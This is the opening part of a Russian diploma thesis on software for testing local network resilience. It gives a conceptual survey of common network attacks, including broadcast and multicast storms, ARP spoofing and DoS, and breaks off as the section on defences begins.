Костин Иван Александрович

Тема: Программа для тестирования устойчивости сетевой инфраструктуры к определенным типам атак.

РЕФЕРАТ

Дипломная работа содержит 143 страниц, 21 рисунок, 14 таблиц, 58 источников.

ПРОГРАММНЫЙ КОМПЛЕКС, СЕТИ, СЕТЕВЫЕ АТАКИ, ЗАЩИТА, МОДЕЛИРОВАНИЕ, АЛГОРИТМ, ПРОГРАММИРОВАНИЕ, *C#*.

В первом разделе рассматриваются: постановка задачи, виды сетей, классификация сетей, основные типы сетевых атак, и существующие в настоящее время методы защиты сетей от атак. Описана: блок схема алгоритма работы ППО, структура программы, программный интерфейс программы моделирования сетевых атак, общая структура классов программы. Приведены результаты применения разработанного программного комплекса для моделирования сетевых атак, в результате работы разработанного ППО будут даны рекомендации по защите сетей от трех типов сетевых атак: *Broadcast storm, Multicast storm, ARP spoofing* в случае провала теста сети на устойчивость.

Во втором разделе описана экономическая эффективность разработанного программного комплекса.

В третьем разделе дипломной работы рассмотрено влияние компьютера на состояние здоровья человека, рассмотрены основные группы факторов неблагоприятного воздействия на пользователей персональных компьютеров (ПК), изложены существующие правила безопасности для обеспечения допустимых условий труда.

Содержание

ПЕРЕЧЕНЬ СОКРАЩЕНИЙ, СИМВОЛОВ И СПЕЦИАЛЬНЫХ ТЕРМИНОВ

Сеть – система связи компьютеров или вычислительного оборудования.

Интернет – всемирная система объединённых компьютерных сетей для хранения и передачи информации.

RIP/RIP2 - *Routing Information Protocol* — один из самых простых протоколов маршрутизации. Применяется в небольших компьютерных сетях, позволяет маршрутизаторам динамически обновлять маршрутную информацию (направление и дальность в хопах), получая ее от соседних маршрутизаторов.

Хоп – участок сети между двумя узлами сети, по которому передаются сетевые пакеты (или датаграммы).

Маршрутизатор – специализированный сетевой компьютер, имеющий как минимум один сетевой интерфейс и пересылающий пакеты данных между различными сегментами сети, связывающий разнородные сети различных архитектур, принимающий решения о пересылке на основании информации о топологии сети и определённых правил, заданных администратором.

Коммутатор – устройство, предназначенное для соединения нескольких узлов компьютерной сети в пределах одного или нескольких сегментов сети.

Ethernet - пакетная технология передачи данных, преимущественно локальных компьютерных сетей.

Spanning Tree - протокол связующего дерева — сетевой протокол. Основной задачей *STP* является устранение петель в топологии произвольной сети *Ethernet*, в которой есть один или более сетевых мостов, связанных избыточными соединениями.

RFC - *Request for Comments* — документ из серии пронумерованных

информационных документов Интернета, содержащих технические спецификации и стандарты, широко применяемые во всемирной сети.

Frame Relay - протокол канального уровня сетевой модели *OSI*.

OSI - *Open Systems Interconnection* - взаимодействием открытых систем.

WiFi - это современная беспроводная технология соединения компьютеров в сеть или подключения их к интернету. Именно с помощью этой технологии становится мобильным и дает пользователю свободу перемещения: и в пределах одной комнаты, и по всему миру. *WiFi (Wireless Fidelity)* - с англ. дословно переводится как "беспроводная преданность". Такое название получил стандарты беспроводной передачи данных по радиоканалам *IEEE* 802.11 в диапазоне 2,4 ГГц и 5 ГГц.

PAN - *Personal Area Network,* персональная сеть, сеть, построенная «вокруг» человека.

LAN - *Local Area Network* — компьютерная сеть, покрывающая обычно относительно небольшую территорию или небольшую группу зданий (дом, офис, фирму, институт).

MAN - *Metropolitan Area Network,* городская вычислительная сеть, — объединяет компьютеры в пределах города.

WAN – *Wide Area Network* — компьютерная сеть, охватывающая большие территории и включающая в себя большое число компьютеров.

TCP – *Transmission Control Protocol* — один из основных протоколов передачи данных Интернета, предназначенный для управления передачей данных в сетях и подсетях *TCP/IP*.

UDP – *User Datagram Protocol* — один из ключевых элементов *Transport Control Protocol/Internet Protocol*, набора сетевых протоколов для Интернета. С *UDP* компьютерные приложения могут посылать сообщения (в данном случае называемые датаграммами) другим хостам по *IP*-сети без необходимости предварительного сообщения для установки специальных каналов передачи или путей данных.

FTP – *File Transfer Protocol* — стандартный протокол,

предназначенный для передачи файлов по *TCP*-сетям.

IP – *Internet Protocol* — маршрутизируемый протокол сетевого уровня стека *TCP/IP*.

Broadcast storm, Multicast storm, ARP spoofing - три наиболее распространенных типа атак на локальную вычислительную сеть.

VLAN – *Virtual Local Area Network* - логическая («виртуальная») локальная компьютерная сеть, представляет собой группу хостов с общим набором требований, которые взаимодействуют так, как если бы они были подключены к широковещательному домену, независимо от их физического местонахождения.

Trunk - магистральный порт или *Trunk port* — это канал типа «точка-точка» между коммутатором и другим сетевым устройством.

Межсетевой экран – комплекс аппаратных или программных средств, осуществляющий контроль и фильтрацию проходящих через него сетевых пакетов в соответствии с заданными правилами.

ППО-прикладное программное обеспечение

1. ОСНОВНАЯ ЧАСТЬ

1.1. ВВЕДЕНИЕ

Локальной вычислительной сетью, называют компьютерную сеть, покрывающую обычно относительно небольшую территорию или небольшую группу зданий (дом, офис, фирму, институт). Также существуют локальные сети, узлы которых разнесены географически на расстояния более 12 500 км (космические станции и орбитальные центры). Несмотря на такие расстояния, подобные сети всё равно относят к локальным.

В данной работе промоделированы сетевые атаки, такие как *Broadcast storm, Multicast Storm, ARP-Spoofing,* что позволяет найти уязвимости в сети к данным типам атак и спрогнозировать ее устойчивость.

Данная задача очень актуальна в современности, в связи с глобальным распространением сети интернет и домашних ЛВС.

1.2. Актуальность вопроса. Постановка задачи защиты ЛВС от атак для бесперебойной работы и наискорейшей передачи информации по сети

В соответствии с федеральной целевой программой "Модернизация Единой системы организации воздушного движения Российской Федерации (2009-2015 годы)" в настоящее время осуществляется активное переоборудование сетей управления полетами и сетей обеспечения безопасности аэропортов с аналоговых на цифровые, с внедрением локальных вычислительных сетей. ФЦП предусматривает:

1. «внедрение перспективной структуры воздушного пространства Российской Федерации, совершенствование методов планирования и гибкого его использования в интересах всех пользователей;
2. модернизация и техническое перевооружение инфраструктуры (объектов) аэронавигации, укрупнение центров организации воздушного движения;

3. внедрение перспективных наземных, бортовых и космических средств и систем аэронавигации в соответствии с Концепцией связи, навигации, наблюдения/организации воздушного движения Международной организации гражданской авиации (далее - Концепция СНН/ОрВД);

4. внедрение перспективных систем и технологий метеорологического обеспечения аэронавигации, включая предоставление данных в реальном времени;

5. создание инфраструктуры единой системы авиационно-космического поиска и спасания (далее - единая система поиска и спасания) и современного авиационного поисково-спасательного комплекса»[1]

В качестве примеров использования сетевых технологий в управлении движением и обеспечении безопасности полетов могут служить аэропорты России - Домодедово, Шереметьевом.[2] и международный аэропорт Донецк, ставшим первым IP аэропортом на Украине [3]. Часто сетевой инженер, который спроектировал, настроил сеть, сталкивается с проблемой обеспечения безопасности сети и пользователей от различных сетевых атак. Для обеспечения безопасности сети используются:

1. программные решения – фаерволы, антивирусы, анализаторы трафика [4].

2. физические – монтируемые в стойку или настольные, например – *Cisco ASA, Check Point, Juniper NetScreen*, с различной пропускной способностью [4].

3. правильная сетевая инфраструктура, которая исключает возможность появления сетевых колец [5].

Не всегда удаётся предусмотреть какие типы атак будут воздействовать на сеть, поэтому для тестирования сети от атаки и предсказания слабых мест в конфигурации оборудования и архитектуре нет единого программного комплекса. Поэтому, моей задачей было создать программный комплекс, для тестирования сети на устойчивость к сетевым атакам, не для одного типа атаки, а для нескольких в начале и дальнейшим расширением спектра атак на

сеть.

В связи с тем, что все больше и больше сетевых технологий входит в нашу жизнь, защита от сетевых атак наиболее актуальное направление развития сети, так же как и увеличение пропускной способности. В результате сетевых атак на различные серверы, сети, аэропорты и другие организации несут большие убытки, для конечных пользователей сервисы, которыми они пользовались в сети интернет становятся недоступными. Количество сетевых атак растет из года в год. Атаки становятся более изощрёнными и достаточно часто виновника атаки невозможно найти.

Атаки типа *Broadcast storm, ARP Spoofing* распространены в локальных сетях. Так как они достаточно эффективны и позволяют вывести сеть из строя на достаточно долгое время. *ARP Spoofing* позволяет получить доступ к личным данным пользователя и направить весь поток данных от выбранных пользователей через компьютер злоумышленника, что позволит анализировать трафик и украсть например пароли и номера кредитной карты и тд.

Для любых ЛВС необходимым условием функционирования любой системы управления любыми классами летательных аппаратов (ЛА) является бесперебойная работа локальной вычислительной сети (ЛВС) в центре управления данными объектами. Необходимо обеспечить бесперебойную работу сети для передачи данных до передатчика от центра управления. Эти задачи актуальны для систем передачи телеметрической, видео, голосовой информации. Современные формы управления полетами ЛА полностью базируются на сетевых технологиях. Эти технологии также применяются в других отраслях деятельности, например, *IP*-телефония, предоставление провайдерами интернет услуг для конечного пользователя, электронная торговля, и т.д. По этой причине все указанные виды деятельности уязвимы к атакам на сетевую инфраструктуру. Поэтому актуальной является задача защиты ЛВС от атак для бесперебойной работы и наискорейшей передачи информации по сети.

Целью дипломной работы является создание программного пакета моделирующего следующие типы сетевых атак - *Broadcast, Multicast Storm, ARP Spoofing*, данные типы атак наиболее распространены в сетях. Применение ППО позволит протестировать сеть на уязвимость данным типам атак, что в дальнейшем обеспечит бесперебойную работу сети.

1.2.1. Понятие о вычислительных сетях и их классификация

Достаточно часто, сети классифицируют по следующим принципам:

PAN (Personal Area Network) — персональная сеть, предназначенная для взаимодействия различных устройств, принадлежащих одному владельцу.

ЛВС *(LAN, Local Area Network)* — локальные сети, имеющие замкнутую инфраструктуру до выхода на поставщиков услуг. Термин *«LAN»* может описывать и маленькую офисную сеть, и сеть уровня большого завода, занимающего несколько сотен гектаров. Зарубежные источники дают даже близкую оценку — около шести миль (10 км) в радиусе. Локальные сети являются сетями закрытого типа, доступ к ним разрешён только ограниченному кругу пользователей, для которых работа в такой сети непосредственно связана с их профессиональной деятельностью.

CAN (*Campus Area Network*) — кампусная сеть объединяет локальные сети близко расположенных зданий.

MAN (Metropolitan Area Network) — городские сети между учреждениями в пределах одного или нескольких городов, связывающие много локальных вычислительных сетей.

WAN (Wide Area Network) — глобальная сеть, покрывающая большие географические регионы, включающие в себя как локальные сети, так и прочие телекоммуникационные сети и устройства. Пример *WAN* — сети с коммутацией пакетов *(Frame relay)*, через которую могут «разговаривать» между собой различные компьютерные сети. Глобальные сети являются открытыми и ориентированы на обслуживание любых пользователей [7].

Часто встречающийся и представляющий наибольший интерес для задачи моделирования тип сети, - это локальная вычислительная сеть (ЛВС, локальная сеть; *Local Area Network, LAN*). *LAN* — компьютерная сеть, покрывающая обычно относительно небольшую территорию или небольшую группу зданий (дом, офис, фирму, институт). Также существуют локальные сети, узлы которых разнесены географически на расстояния более 12 500 км (космические станции и орбитальные центры). Несмотря на такие расстояния, подобные сети всё равно относят к локальным сетям.

Компьютеры могут соединяться между собой, используя различные среды доступа: медные проводники (витая пара), оптические проводники (оптические кабели) и через радиоканал (беспроводные технологии). Проводные, оптические связи устанавливаются через *Ethernet*, беспроводные — через *Wi-Fi, Bluetooth, GPRS* и прочие средства. Отдельная локальная вычислительная сеть может иметь связь с другими локальными сетями через шлюзы, а также быть частью глобальной вычислительной сети (например, Интернет) или иметь подключение к ней [7].

Чаще всего локальные сети построены на технологиях *Ethernet* или *WiFi*. Следует отметить, что ранее использовались протоколы *Frame Relay*, *Token ring*, которые на сегодняшний день встречаются всё реже, их можно увидеть лишь в специализированных лабораториях, учебных заведениях и службах. Для построения простой локальной сети используются маршрутизаторы, коммутаторы, точки беспроводного доступа, беспроводные маршрутизаторы, модемы и сетевые адаптеры. Реже используются преобразователи (конвертеры) среды, усилители сигнала (повторители разного рода) и специальные антенны [8].

Маршрутизация в локальных сетях используется примитивная, если она вообще необходима. Чаще всего это статическая либо динамическая маршрутизация (основанная на протоколе *RIP*).

1.2.2. Основные типы сетевых атак

Сетевая атака - действие, целью которого является захват контроля (повышение прав) над удалённой/локальной вычислительной системой, либо её дестабилизация, либо отказ в обслуживании, а также получение данных пользователей пользующихся этой удалённой/локальной вычислительной системой [8].

Сетевые атаки столь же разнообразны, как и системы, против которых они направлены. Некоторые атаки отличаются большой сложностью. Другие может осуществить обычный оператор, даже не предполагающий, какие последствия может иметь его деятельность.

Для оценки типов атак необходимо знать некоторые ограничения, изначально присущие протоколу *TPC/IP*. Сеть Интернет создавалась для связи между государственными учреждениями и университетами в помощь учебному процессу и научным исследованиям. Создатели этой сети не подозревали, насколько широко она распространится. В результате, в спецификациях ранних версий интернет-протокола (*IP*) отсутствовали требования безопасности. Именно поэтому многие реализации *IP* являются изначально уязвимыми, при дальнейшей разработке сетевых протоколов, получив множество рекламаций (*RFC - Request for Comments*), наконец, стали внедрять средства безопасности для *IP*. Однако ввиду того, что изначально средства защиты для протокола *IP* не разрабатывались, все его реализации стали дополняться разнообразными сетевыми процедурами, услугами и продуктами, снижающими риски, присущие этому протоколу [9].

Можно выделить несколько типов сетевых атак. Рассмотрим их последовательно.

1.2.2.1. Снифферы пакетов

Сниффер пакетов представляет собой прикладную программу, которая использует сетевую карту, работающую в режиме *promiscuous mode* (в этом режиме все пакеты, полученные по физическим каналам, сетевой адаптер

отправляет приложению для обработки). При этом сниффер перехватывает все сетевые пакеты, которые передаются через определенный домен. В настоящее время снифферы работают в сетях на вполне законном основании. Они используются для диагностики неисправностей и анализа трафика. Однако ввиду того, что некоторые сетевые приложения передают данные в текстовом формате (*telnet, FTP, SMTP, POP3* и т.д.), с помощью сниффера можно узнать полезную, а иногда и конфиденциальную информацию (например, имена пользователей и пароли) [6,9].

Перехват имен и паролей создает большую опасность, так как пользователи часто применяют один и тот же логин и пароль для множества приложений и систем. Многие пользователи вообще имеют один пароль для доступа ко всем ресурсам и приложениям. Если приложение работает в режиме клиент/сервер, а аутентификационные данные передаются по сети в читаемом текстовом формате, эту информацию с большой вероятностью можно использовать для доступа к другим корпоративным или внешним ресурсам. Хакеры слишком хорошо знают и используют наши человеческие слабости (методы атак часто базируются на методах социальной инженерии). Они прекрасно знают, что мы пользуемся одним и тем же паролем для доступа к множеству ресурсов, и поэтому им часто удается, узнав наш пароль, получить доступ к важной информации. В самом худшем случае хакер получает доступ к пользовательскому ресурсу на системном уровне и с его помощью создает нового пользователя, которого можно в любой момент использовать для доступа в сеть и к ее ресурсам.

1.2.2.2. *Broadcast, Multicast storm*

Атака типа ***Broadcast storm*** создает лавину (всплеск) широковещательных пакетов (на втором уровне модели *OSI* — кадров), которые рассылаются на все устройства данной ЛВС, такие как компьютеры конечных пользователей, различные сервера, сетевое оборудование (коммутаторы, маршрутизаторы и др.). Размножение широковещательных

сообщений активным сетевым оборудованием приводит к экспоненциальному росту их числа и парализует работу сети. Такие пакеты, в частности, используются сетевыми сервисами для оповещения станций о своём присутствии. Считается нормальным, если широковещательные пакеты составляют не более 10 % от общего числа пакетов в сети [9,10].

Широковещательный шторм может возникать как результат появления некорректно сформированных широковещательных сообщений, в том числе действиями злоумышленников. Также довольно часто к шторму приводят кольца (петли) в сети на основе концентраторов или при некорректной настройке протокола *Spanning Tree*, поскольку в заголовке пакетов *Ethernet* нет информации о времени жизни кадра, как, например, у пакетов *IP*.



Рис. 1.1. Пример *Broadcast storm*

Атака типа *Multicast storm* рассылает пакеты определенной группе пользовательских программ, использующих транспортный протокол *UDP*. В группу могут входить не только компьютеры данной ЛВС, но и компьютеры из других ЛВС, которые удовлетворяют заданным параметрам группы. Под заданными параметрами группы понимается, определенный *IP* адрес группы и определенный порт для приема *Multicast* пакетов.

На рисунке 1.2. изображен вариант работы *Multicast* группы. Как видно из анализа рисунка, *Multicast Storm* затрагивает не только данную ЛВС, но и

может затронуть устройства, связанные с ней через интернет.



Рис 1.2. Пример работы *Multicast* группы

1.2.2.3. *ARP*-спуфинг

ARP-спуфинг происходит, когда хакер, находящийся внутри корпорации или вне ее, выдает себя за санкционированного пользователя. Это можно сделать двумя способами. Во-первых, хакер может воспользоваться *IP*-адресом, находящимся в пределах диапазона санкционированных *IP*-адресов, или авторизованным внешним адресом, которому разрешается доступ к определенным сетевым ресурсам. Атаки *ARP*-спуфинга часто являются отправной точкой для прочих атак. Классический пример - атака *DoS*, которая начинается с чужого адреса, скрывающего истинную личность хакера.

Обычно *ARP*-спуфинг ограничивается вставкой ложной информации или вредоносных команд в обычный поток данных, передаваемых между клиентским и серверным приложением или по каналу связи между одноранговыми устройствами. Для двусторонней связи хакер должен изменить все таблицы маршрутизации, чтобы направить трафик на ложный *IP*-адрес. Некоторые хакеры, однако, даже не пытаются получить ответ от

приложений. Если главная задача состоит в получении от системы важного файла, ответы приложений не имеют значения.

Если же хакеру удается поменять таблицы маршрутизации и направить трафик на ложный *IP*-адрес, хакер получит все пакеты и сможет отвечать на них так, будто он является санкционированным пользователем.

1.2.2.4. Отказ в обслуживании *DoS*

DoS (Denial of Service) является наиболее известной формой хакерских атак. Кроме того, против атак такого типа труднее всего создать стопроцентную защиту. Даже среди хакеров атаки *DoS* считаются тривиальными, а их применение вызывает презрительные усмешки, потому что для организации *DoS* требуется минимум знаний и умений. Тем не менее, именно простота реализации и огромный причиняемый вред привлекают к *DoS* пристальное внимание администраторов, отвечающих за сетевую безопасность [9,10,11].

Атаки *DoS* отличаются от атак других типов. Они не нацелены на получение доступа к вашей сети или на получение из этой сети какой-либо информации. Атака *DoS* делает вашу сеть недоступной для обычного использования за счет превышения допустимых пределов функционирования сети, операционной системы или приложения.

В случае использования некоторых серверных приложений (таких как *Web*-сервер или *FTP*-сервер) атаки *DoS* могут заключаться в том, чтобы занять все соединения, доступные для этих приложений и держать их в занятом состоянии, не допуская обслуживания обычных пользователей. В ходе атак *DoS* могут использоваться обычные Интернет-протоколы, такие как *TCP* и *ICMP*. Большинство атак *DoS* опирается не на программные ошибки или бреши в системе безопасности, а на общие слабости системной архитектуры. Некоторые атаки сводят к нулю производительность сети, переполняя ее нежелательными и ненужными пакетами или сообщая ложную информацию о текущем состоянии сетевых ресурсов. Этот тип атак трудно

предотвратить, так как для этого требуется координация действий с провайдером. Если трафик, предназначенный для переполнения вашей сети, не остановить у провайдера, то на входе в сеть вы это сделать уже не сможете, потому что вся полоса пропускания будет занята. Когда атака этого типа проводится одновременно с нескольких сотен устройств (компьютеры, смартфоны, планшеты), мы говорим о распределенной атаке *DDoS (DDoS - distributed DoS)* [9,10].



Рис. 1.3. Пример работы *ARP Spoofing*

1.2.2.5. Парольные атаки

Хакеры могут проводить парольные атаки с помощью целого ряда методов, таких как простой перебор *(brute force attack)*, троянский конь, IP-спуфинг и сниффинг пакетов. Хотя логин и пароль часто можно получить при помощи *IP*-спуфинга и снифинга пакетов, хакеры часто пытаются подобрать пароль и логин, используя для этого многочисленные попытки доступа. Такой подход носит название простого перебора *(brute force attack).* Часто для такой атаки используется специальная программа, которая пытается получить доступ к ресурсу общего пользования (например, к серверу). Если в результате хакер получает доступ к ресурсам, он получает

его на правах обычного пользователя, пароль которого был подобран. Если этот пользователь имеет значительные привилегии доступа, хакер может создать для себя "проход" для будущего доступа, который будет действовать даже если пользователь изменит свой пароль и логин [4].

Еще одна проблема возникает, когда пользователи применяют один и тот же (пусть даже очень хороший) пароль для доступа ко многим системам: корпоративной, персональной и системам Интернет. Поскольку устойчивость пароля равна устойчивости самого слабого хоста, хакер, узнавший пароль через этот хост, получает доступ ко всем остальным системам, где используется тот же пароль.

1.2.2.6. Атаки типа *Man-in-the-Middle*

К атакам типа *Man-in-the-Middle* относится *ARP-spoofing* – это техника атаки в сетях *Ethernet*, позволяющая перехватывать трафик между узлами. Основана на использовании протокола *ARP*.[9]

При использовании в распределённой вычислительной сети алгоритмов удалённого поиска существует возможность осуществления в такой сети типовой удалённой атаки «ложный объект распределённой вычислительной системы». Анализ безопасности протокола *ARP* показывает, что, перехватив на атакующем узле внутри данного сегмента сети широковещательный *ARP*-запрос, можно послать ложный *ARP*-ответ, в котором объявить себя искомым узлом (например, маршрутизатором), и в дальнейшем активно контролировать сетевой трафик дезинформированного узла, воздействуя на него по схеме «ложный объект *PBC*».

Для атаки типа *Man-in-the-Middle* хакеру нужен доступ к пакетам, передаваемым по сети. Такой доступ ко всем пакетам, передаваемым от провайдера в любую другую сеть, может, к примеру, получить сотрудник этого провайдера. Для атак этого типа часто используются снифферы пакетов, транспортные протоколы и протоколы маршрутизации. Атаки проводятся с целью кражи информации, перехвата текущей сессии и

получения доступа к частным сетевым ресурсам, для анализа трафика и получения информации о сети и ее пользователях, для проведения атак типа *DoS*, искажения передаваемых данных и ввода несанкционированной информации в сетевые сессии [4].

1.2.2.7. Атаки на уровне приложений

Атаки на уровне приложений могут проводиться несколькими способами. Самый распространенный из них состоит в использовании хорошо известных слабостей серверного программного обеспечения (*sendmail*, *HTTP*, *FTP*). Используя слабости, хакеры могут получить доступ к компьютеру от имени пользователя, работающего с приложением (обычно это бывает не простой пользователь, а привилегированный администратор с правами системного доступа). Сведения об атаках на уровне приложений широко публикуются, чтобы дать возможность администраторам исправить проблему с помощью коррекционных модулей (патчей). К сожалению, многие хакеры также имеют доступ к этим сведениям, что позволяет им учиться [7].

Главная проблема с атаками на уровне приложений состоит в том, что они часто пользуются портами, которым разрешен проход через межсетевой экран. К примеру, хакер, эксплуатирующий известную слабость *Web*-сервера, часто использует в ходе атаки *TCP* порт 80. Поскольку *Web*-сервер предоставляет пользователям *Web*-страницы, межсетевой экран должен предоставлять доступ к этому порту. С точки зрения межсетевого экрана, атака рассматривается как стандартный трафик для порта 80.

1.2.2.8. Сетевая разведка

Сетевой разведкой называется сбор информации о сети с помощью общедоступных данных и приложений. При подготовке атаки против какой-либо сети хакер, как правило, пытается получить о ней как можно больше информации. Сетевая разведка проводится в форме запросов *DNS*, эхо-

тестирования (*ping sweep*) и сканирования портов. Запросы *DNS* помогают понять, кто владеет тем или иным доменом и какие адреса этому домену присвоены. Эхо-тестирование *(ping sweep*) адресов, раскрытых с помощью *DNS*, позволяет увидеть, какие хосты реально работают в данной среде. Получив список хостов, хакер использует средства сканирования портов, чтобы составить полный список услуг, поддерживаемых этими хостами. И, наконец, хакер анализирует характеристики приложений, работающих на хостах. В результате добывается информация, которую можно использовать для взлома [7].

1.2.2.9. Злоупотребление доверием

Собственно говоря, этот тип действий не является "атакой" или "штурмом". Он представляет собой злонамеренное использование отношений доверия, существующих в сети. Классическим примером такого злоупотребления является ситуация в периферийной части корпоративной сети. В этом сегменте часто располагаются серверы *DNS, SMTP* и *HTTP*. Поскольку все они принадлежат к одному и тому же сегменту, взлом одного из них приводит к взлому и всех остальных, так как эти серверы доверяют другим системам своей сети. Другим примером является система, установленная в внешней стороны межсетевого экрана, имеющая отношения доверия с системой, установленной с его внутренней стороны. В случае взлома внешней системы, хакер может использовать отношения доверия для проникновения в систему, защищенную межсетевым экраном [11].

1.2.2.10. Переадресация портов

Переадресация портов представляет собой разновидность злоупотребления доверием, когда взломанный хост используется для передачи через межсетевой экран трафика, который в противном случае был бы обязательно отбракован. Представим себе межсетевой экран с тремя интерфейсами, к каждому из которых подключен определенный хост.

Внешний хост может подключаться к хосту общего доступа (*DMZ*), но не к хосту, установленному с внутренней стороны межсетевого экрана. Хост общего доступа может подключаться и к внутреннему, и к внешнему хосту. Если хакер захватит хост общего доступа, он сможет установить на нем программное средство, перенаправляющее трафик с внешнего хоста прямо на внутренний хост. Хотя при этом не нарушается ни одно правило, действующее на экране, внешний хост в результате переадресации получает прямой доступ к защищенному хосту [7].

1.2.2.11. Несанкционированный доступ

Несанкционированный доступ не может считаться отдельным типом атаки. Большинство сетевых атак проводятся ради получения несанкционированного доступа. Чтобы подобрать логин *telnet,* хакер должен сначала получить подсказку *telnet* на своей системе. После подключения к порту *telnet* на экране появляется сообщение "*authorization required to use this resource*" (для пользования этим ресурсов нужна авторизация). Если после этого хакер продолжит попытки доступа, они будут считаться "несанкционированными". Источник таких атак может находиться как внутри сети, так и снаружи [7].

1.2.2.12. Вирусы и приложения типа «Троянский конь»

Рабочие станции конечных пользователей очень уязвимы для вирусов и «Троянских коней». Вирусами называются вредоносные программы, которые внедряются в другие программы для выполнения определенной нежелательной функции на рабочей станции конечного пользователя. В качестве примера можно привести вирус, который прописывается в файле command.com (главном интерпретаторе систем *Windows*) и стирает другие файлы, а также заражает все другие найденные им версии *command.com.* "Троянский конь" - это не программная вставка, а настоящая программа, которая выглядит как полезное приложение, а на деле выполняет вредную

роль. Примером типичного "троянского коня" является программа, которая выглядит, как простая игра для рабочей станции пользователя. Однако пока пользователь играет в игру, программа отправляет свою копию по электронной почте каждому абоненту, занесенному в адресную книгу этого пользователя. Все абоненты получают по почте игру, вызывая ее дальнейшее распространение [7].

1.2.3. Обзор методов защиты от сетевых атак

1.2.3.1. Снифферы пакетов

Смягчить угрозу сниффинга пакетов можно с помощью следующих средств:

